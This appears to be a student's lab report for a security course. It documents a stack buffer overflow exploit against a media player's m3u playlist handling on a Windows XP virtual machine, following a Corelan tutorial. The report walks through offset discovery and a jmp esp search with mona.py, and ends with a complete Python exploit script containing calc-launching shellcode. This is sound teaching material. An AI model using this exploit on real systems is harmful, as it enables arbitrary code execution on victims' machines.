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CS 373 DADA
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Lab 2

Through this lab I set up our own virtual machines, and experimented with a Windows XP stack overflow exploit in the RealPlayer software. There was an exploit discovered in RealPlayer when handling playlists you could cause a stack overflow and gain control of the system to do devious things like open the calculator.

Setting up the VM:

With the instructions from "exploit_start.py" and help from members of the class I was able to get the Windows XP virtual machine up and running. I then had to install all the software that I will be using for this lab. I then created a snapshot of the machine so I don't mess it all up.

The Lab Tutorial:

First you start by running the python script "exploit_start" and it creates a m3u file with 10,000 As in it. I changed the number of As that the program produced until I found out that the max number of A's you can spam is 26,067 before the application will just crash.

This allows me to know that if I create a string of 26,067 A's followed by 4 B's then the $eip will point to "42424242". The next characters in the string would then fill the $esp. Next, I filled the string with a bunch of C's.


After doing this I noticed that it looks like the first C List starts at 000FF754 but the $esp is at 000FF758. So I filled this gap with a string of 4 X's, and then after that is where I want to put my shell code.

At this point I have control over the $eip and where it points, I have an area where I can write my code, and I have a register that points directly at my code, at 000FF758.


I can now overwrite $eip with 000FF758 and put 25 NOP's, a break, and then more NOP's. This should cause the program to jump to 000FF758 which contains NOP's causing the program to slide until the break. I try to do this by importing the struct library and using "struct.pack('<I', 0x000FF758)", but this doesn't work because you can't just overwrite the $eip with a direct memory address as this is not reliable. This

means we should find a “jump esp” instruction within one of the dll files on the machine and use that to jump to our code.


This is where you can use Mona.py to help with the command “!mona jmp -r”. This brings up 78 pointers and we want to slim that down to the RMtoMP3 applications .dlls. We can use the view tab to find the executable modules and look for our .dll module there.




Once loaded into the CPU main thread, you can search for a jmp esp command. I found one at “0x01a8f23a”



Now you can see that it is running our “shellcode” of 25 NOPs and then a place for it to crash.



Now all I have to do is replace the break and second group of NOPs with some real shellcode and it will be executed just as I expect it to. I will now have control over the machine to execute whatever code I want.



TADA! THE CALCULATOR!! * Applause *

My Python Script:

```
import struct

def main():

      out = open('crash.m3u','w')      #we need a file to crash the
application (EX: crash.m3u)
      junk = 'A' * 26067                              #Overflow with
junk
      eip = struct.pack('<I', 0x01A8F23A)             #01A8F23A
FFE4              JMP ESP
      shellCodeNOP = "\x90" * 25           # NOPs to slide

      shellcodeCALC =
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1\x1e\x58\x31
\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30\x78\xbc\x65\xc9\x78\xb6\
x23\xf5\xf3\xb4\xae\x7d\x02\xaa\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x
66\x29\x21\xe7\x96\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x0
5\x6b\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a\xcf\x4c
\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83\x1f\x57\x53\x64\x51\
xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x
```

```
3b\xc0\xd9\xfe\x51\x61\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7
b\xd7\x05\x7f\xe8\x7b\xca"

      #write out and close the file
      write_string = junk + eip + shellCodeNOP + shellcodeCALC
      out.write(write_string)
      out.close()

if __name__ == '__main__':
      main()
```

Followed a tutorial from the corelan team:
https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/